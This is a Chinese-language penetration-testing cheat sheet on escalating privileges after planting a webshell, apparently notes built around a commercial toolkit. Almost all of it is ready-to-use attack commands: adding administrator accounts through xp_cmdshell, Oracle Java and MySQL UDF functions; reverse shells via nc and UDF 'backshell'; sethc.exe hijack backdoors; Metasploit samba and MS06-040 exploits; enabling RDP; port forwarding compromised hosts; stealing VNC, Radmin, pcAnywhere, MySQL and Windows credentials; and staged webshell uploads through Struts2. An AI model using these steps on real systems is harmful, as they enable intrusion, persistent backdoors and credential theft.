流程：

1. 上传大马：
2. 扫描端口，查看
3. systeminfo:

提权方式：

利用SQL漏洞(mysql-udf,SQL Server):两者方式类似，都需要root/sa权限，然后执行系统命令。

SQL Server的提权建议利用工具SQLTOOLS，启明包中有。

1. SQL Server-xp\_cmdshell提权:

该提权方法需要sa用户，并且是administrator用户启动SQL Server。要求存在cmdshell组件。

* 1. 提权执行命令

获取管理员用户密码，一般在config或conn文件中；

执行系统命令：

exec master.dbo.xp\_cmdshell 'net user fff frj\_123456 /add'

exec master.dbo.xp\_cmdshell 'net localgroup administrators fff /add'

对于SQLServer可以使用SQLTools连接并提权。

* 1. Xp\_cmdshell修复

第一步先删除：

drop procedure sp\_addextendedproc

drop procedure sp\_oacreate

exec sp\_dropextendedproc 'xp\_cmdshell'

下列提示不影响，可能已经被删除：

无法 除去 过程 'sp\_addextendedproc'，因为它在系统目录中不存在。

无法 除去 过程 'xp\_cmdshell'，因为它在系统目录中不存在。

第二步恢复：

dbcc addextendedproc ("sp\_oacreate","odsole70.dll")

dbcc addextendedproc ("xp\_cmdshell","xplog70.dll")

~~直接恢复，不管sp\_addextendedproc是不是存在~~

* 1. odsole70.dll修复

在odsole70.dll被删除的情况下，先上传（启明星辰/4数据库资料/沙盒恢复dll-sql2000中有），再运行命令：

exec sp\_dropextendedproc 'xp\_cmdshell'

dbcc addextendedproc ("xp\_cmdshell","c:\sql2ksp4\x86\binn\xplog70.dll")

1. SQL Server-sp\_oacreate提权：
2. 获取管理员账户密码；
3. 利用SQLTOOLS提权。
4. SQL Server-映像劫持提权：

当cmdshell无法执行时，利用regwrite和regread函数劫持Sethc.exe。

1. 上传cmd.exe到可写、可执行目录；
2. 执行命令：

select regwrite("HKEY\_LOCAL\_MACHINE","SOFTWARE\\Microsoft\\WindowsNT\\CurrentVersion\\ImageFileExecutionOptions\\sethc.exe","debugger","REG\_SZ","C:\\...\\cmd.exe");

1. 远程连接目标机器，登录前连续5次shift键可调用cmd窗口。添加用户，并登录。
2. SQL Server沙盒提权

（具体命令可以参见 启明星辰【渗透测试工具包AIO2015\_07】\4数据库漏洞检测\SQL修复资料.txt）

沙盒提权要求sa用户，并且是administrator用户启动SQL Server服务。

1. SQL Server计划任务提权
2. SQl Server差异备份提权

该提权方式不需要数据库用户是sa，其原理是将创建用户脚本bat添加到管理员启动项中，所以需要管理员重启。

1. Oracle-Java提权：
2. 获取管理员账户密码；
3. 分别执行1.sql,2.sql,3.sql；
4. 对刚刚创建的函数提权：

variable x number;

set serverouput on;

exec dbms\_java.set\_output(100000);

grant javasyspriv to system;

grant javauserpriv to system;

1. 执行系统命令：

exec :x:=run\_cmd('net user fff fff\_123456 /add');

exec :x:=run\_cmd('net localgroup administrators fff /add');

1. MySQL-UDF（User Define Function）提权:

Udf提权是利用udf.dll定义用户自定义函数（可以使用dllexp.exe查看定义的所有函数），然后在mysql中创建响应的函数，并调用。

Udf要求root用户权限，并且是administrator用户启动。

1. 获取数据库root管理员账户密码；
2. 使用SQL语句创建功能函数并导出UDF，如果没有导出udf，可以利用“\6溢出提权类工具\UDF提权-含linux”中说明生成udf文件：

语法：Create Function 函数名returns string soname ‘导出的DLL路径’;

create function cmdshell returns string soname 'udf.dll';

1. 执行系统命令:

select cmdshell('net user fff fff\_123456 /add & net localgroup administrators fff /add')

1. Udf.dll路径:

**Mysql<5.0**，导出路径随意；

**5.0<mysql<5.1**，则需要导出到目标服务器的系统目录（如：system32），否则会在下一步操作报错"No paths allowed for shared library"；

**mysql>5.1**需要导出dll到插件目录，&Mysql\_path%\lib\plugin；

1. 数据库提权一般需要完整版数据库，wamp形式的一般不可以；
2. 有关UDF的补充

收集的一些UDF常用函数

|  |  |
| --- | --- |
| 函数 | 注释 |
| cmdshell | 执行cmd |
| downloader | 下载者,到网上下载指定文件并保存到指定目录 |
| open3389 | 通用开3389终端服务,可指定端口(不改端口无需重启) |
| backshell | 反弹Shell |
| ProcessView | 枚举系统进程 |
| KillProcess | 终止指定进程 |
| regread | 读注册表 |
| regwrite | 写注册表 |
| shut | 关机,注销,重启 |
| about | 说明与帮助函数 |

使用示例：

select backshell(ip,port);

drop function cmdshell；//删除函数

1. Linux下udf提权

Linux和windows下相似，只是udf.dll换成了xxx.so

参见：启明星辰【渗透测试工具包AIO2015\_07】\6溢出提权类工具\UDF提权-含linux

1. MySQL mof提权

如果udf失败，可以尝试mof提权（要求windows）。（启明星辰【渗透测试工具包AIO2015\_07】\4数据库漏洞检测\mysqlMof\_Bin）

命令：

mysqlMof.exe host [port] username password [database] CMD [CHARSET]

比如：

mysqlMof.exe MysqlMof.exe localhost 3306 root root test "net localgroup administrators test /add" gbk

1. 系统漏洞：

(Pr:KB970483,Churrasco巴西烤肉:KB970483,IIS6:KB970483,MS06-040:KB921883,MS08-067:KB958644,Linux):

* 1. Pr:

管理员token，冒充管理员指令命令；Pr和Chu使用方式一样，在肉鸡上直接运行，执行cmd。

pr.exe net user test1 test1 /add & net localgroup administrators test1 /add

Churrasco.exe "net user test1 test1 /add & net localgroup administrators test1 /add"

* 1. Iis6

Iis6.exe net user fff fff /add & net localgroup administrators fff /add

* 1. 巴西烤肉Churrasco

Churrasco.exe net user fff fff /add & net localgroup administrators fff /add

* 1. MS06\_040,即nc提权：

目标执行 nc.exe 监听端口； nc -l -vv -p 8888

ms06040.exe 目标ip 自己ip 反弹端口 系统类型(类型1为win2000sp2,2为winxpsp1) ms06040.exe 192.168.106.133 192.168.106.132 8888 1

1. Linux samba溢出

使用metasploit进行linux samba远程溢出。测试Linux 2.6.9 - 2.6.33内核可以成功。

命令：

Use exploit/multi/samba/usermap\_script

Set rhost 192.168.0.107

Exploit

1. Struts 2漏洞

启明星辰【渗透测试工具包AIO2015\_07】\6溢出提权类工具\Struts终极漏洞利用工具及代码

在url中寻找.action/.do

1. Bashshock漏洞

如果网站跟目录下存在cgi-bin/test.cgi则可以尝试bashshock，需要网站开启cgi

运行“/启明星辰【渗透测试工具包AIO2015\_07】/GBU\_BASH\_CGI\_EXP.exe”

1. 第三方漏洞(Serv-U)

* Serv-U后门

Serv-U存在后门，默认管理端口为43958，如果开了该端口可利用大马一键提权。

* Serv-U（本地/远程）命令提权

Serv-U拓展了其自身的prompt命令，可以直接执行操作系统命令。并且要求用户具有执行权限。

利用Serv-U管理员账户登录后，执行命令。

Quote site exec [cmd命令]

Quote site exec net user fff fff /add

Quote site exec net localgroup administrators fff /add

* 目录遍历漏洞（必须以..:/开始，以某实际文件夹结尾）

Cd ..:/..:/windows

Get ..:/..:/windows

Lcd

* 关键文件

Servuadmin.ini

1. fileZilla提权

fileZilla管理员密码明文存储在server.xml，可以用fileZilla创建一个对C盘完全控制的用户。

1. 搜狗输入法提权

搜狗输入法会定期用管理员权限进行更新，调用pinyinup.exe。用cmd.exe等程序替换即可获得管理员权限的cmd。

1. VNC/Radmin/pcanywhere提权

先获得账户和密码（似乎是软件的账号密码），然后用相应的客户端连接。

Radmin客户端：6溢出提权类工具\ Radmin\_Hash.exe

首先利用 shell 读取 vnc 保存在注册表中的密文，然后再使用工具VNC4X破解。

注册表位置：HKEY\_LOCAL\_MACHINE\SOFTWARE\RealVNC\WinVNC4\password

Radmin 默认端口是4899，先获取密码和端口，如下位置：

HKEY\_LOCAL\_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter //默认密码注册表位置

HKEY\_LOCAL\_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Port //默认端口注册表位置

然后用HASH版连接。

如果我们拿到一台主机的WEBSEHLL。通过查找发现其上安装有 PcAnywhere 同时保存密码文件的目录是允许我们的IUSER权限访问，我们可以下载这个CIF文件到本地破解，再通过 PcAnywhere 从本机登陆服务器。

保存密码的CIF文件,不是位于PcAnywhere的安装目录,而且位于安装PcAnywhere所安装盘的：

“\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”

“\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”

如果PcAnywhere安装在“D:\program\”文件夹下，那么PcAnywhere的密码文件就保存在：“D:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”文件夹下。

提权辅助

1. LCX端口转发

security\其他\安恒工具\工具查找\lcx

命令：

Windows下端口映射工具

Lcx.exe是一个端口转发工具，相当于把肉鸡A上的3389端口转发到具有外网IP地址的B机上，这样连接B机的3389端口就相当于链接A机的3389端口。

肉鸡：lcx -slave 1.1.1.1 51 127.0.0.1 3389 //把本机数据转发到1.1.1.1的51端口 在远程被控端操作

本机：lcx -listen 51 52 //把本机51端口转到52 在本机操作

1. Nc反弹

Listener端：nc -l -p xxxx

连接端：nc ip port

1. 开启3389

security\其他\启明星辰【渗透测试工具包AIO2015\_07】\6溢出提权类工具\开3389命令.bat

命令：

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t reg\_dword /d 0 /f

1. 映像劫持

注册表Local\_machine\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution

映像劫持sethc.exe为cmd.exe:

HKEY\_LOCAL\_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe','debugger','REG\_sz','c:\windows\system32\cmd.exe on

1. Shift后门提权

在开启3389端口以及映像劫持setch.exe的情况下，利用shift后门启动cmd.exe创建管理员用户。

在系统登录之前运行程序都是以system身份启动，所以挂shift后门或者映像劫持sethc.exe后，重新回远程登录界面，启动shift后门并创建管理员用户。

1. IPC管道连接

Net use [\\ip\ipc$](file:///\\ip\ipc$) “password” /user:username（目标终端系统用户名密码）

e.g. net use \\192.168.0.116\ipc$ "1qaz2wsx" /user:administrator

然后连接：

[\\ip\c$](file:///\\ip\c$)

1. Ssl心脏流血漏洞

如果存在该漏洞使用“启明星辰【渗透测试工具包AIO2015\_07】\openssl.py”

反复执行，获取目标中断内存数据，直到获得期望数据。

1. Suid后门(Linux)

4755权限的文件可以以属主的权限执行。

例如，存在suid后门.suid：



.suid为启动shell的后门文件，执行该文件即可：

./.suid –p //一定要加-p

1. 查询MYSQL账户密码

select User,Password from mysql.user;

1. 添加远程桌面用户组

net localgroup ‘Remote Desktop Users’ userxxx /add

1. 修改其他管理员密码

Windows下修改其他管理员密码（要求自身是管理员）：

Net user username password

1. 获取管理员密码
   1. Getpass

Getpass直接从内存中读入用户账号密码，要求该用户登录过。Getpass直接运行就可以看到明文密码。

1. Cmd 访问控制权限修改：

Cacls filename [options] user:permission

cacls c: /e /t /g everyone:F #c盘everyone权限

cacls "目录" /d everyone #everyone不可读，包括admin


1. webshell提权小技巧




1. K8 struts2 exploit工具上传文件

K8在上传文件时有文件长度限制，所以只能先上传JSP小马，然后利用JSP小马上传稍长些的菜刀马，最后再利用菜刀马上传大马。

K8上传小马时需要指定上传路径，最后一定要加/（k8只是将路径跟文件名最简单拼接），然后点击上传-指定路径。此时，JSP小马已经上传上去，接着利用该小马上传菜刀马。



上传菜刀马时，选择“连接小马”选项卡，在小马地址中输入刚刚上传的小马url。点击“上传大马”，在弹出页面中输入菜刀马内容。如果不上传不成功尝试文件名“/cmd.jsp”




知识点

1. MYSQL
   1. Win下权限

MySQL安装时默认需要管理员权限，所以在Win下安装后默认是system权限。一般只要MySQL提权成功后就是system权限。

具体权限可以在服务->MYSQL->属性->登录，如果是本地系统账户就是system权限，否则是另一系统账户。



技巧：

1. cmd命令：systeminfo，看看有没有KB952004、KB956572、KB970483这三个补丁，如果没有，第一个是pr提权，第二个是巴西烤肉提权，第三个是iis6.0提权。
2. 菜刀中虚拟终端或大马中cmd命令是通过调用apache/PHP的相关函数（如shell\_exec,popen等）再执行系统命令，apache/PHP可能会禁用这些函数。
3. MySQL的UDF提权通过MySQLDLL.dll来执行系统命令，利用某漏洞拥有高权限。
4. 通过命令行查看可运行的命令，net无法运行，但是其他命令可以运行，必须自己上传一个对应版本(x86/x64)的net
5. icacls hosts /grant administrators:(f)

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\windowsNT\CurrentVersion\ImageFileExecutionOptions\

补充：

LocalService:

The LocalService account is a predefined local account used by the service control manager. This account is not recognized by the security subsystem, so you cannot specify its name in a call to the LookupAccountName function. It has minimum privileges on the local computer and presents anonymous credentials on the network.

This account can be specified in a call to the CreateService and ChangeServiceConfig functions. Note that this account does not have a password, so any password information that you provide in this call is ignored. While the security subsystem localizes this account name, the SCM does not support localized names. Therefore, you will receive a localized name for this account from the LookupAccountSid function, but the name of the account must be NT AUTHORITY\LocalService when you call CreateService or ChangeServiceConfig, regardless of the locale, or unexpected results can occur.

Wce:

内存中读取win账号密码：wce

参考及学习资料：

* Windows渗透与提权：技巧总结篇：

<https://www.91ri.org/7894.html>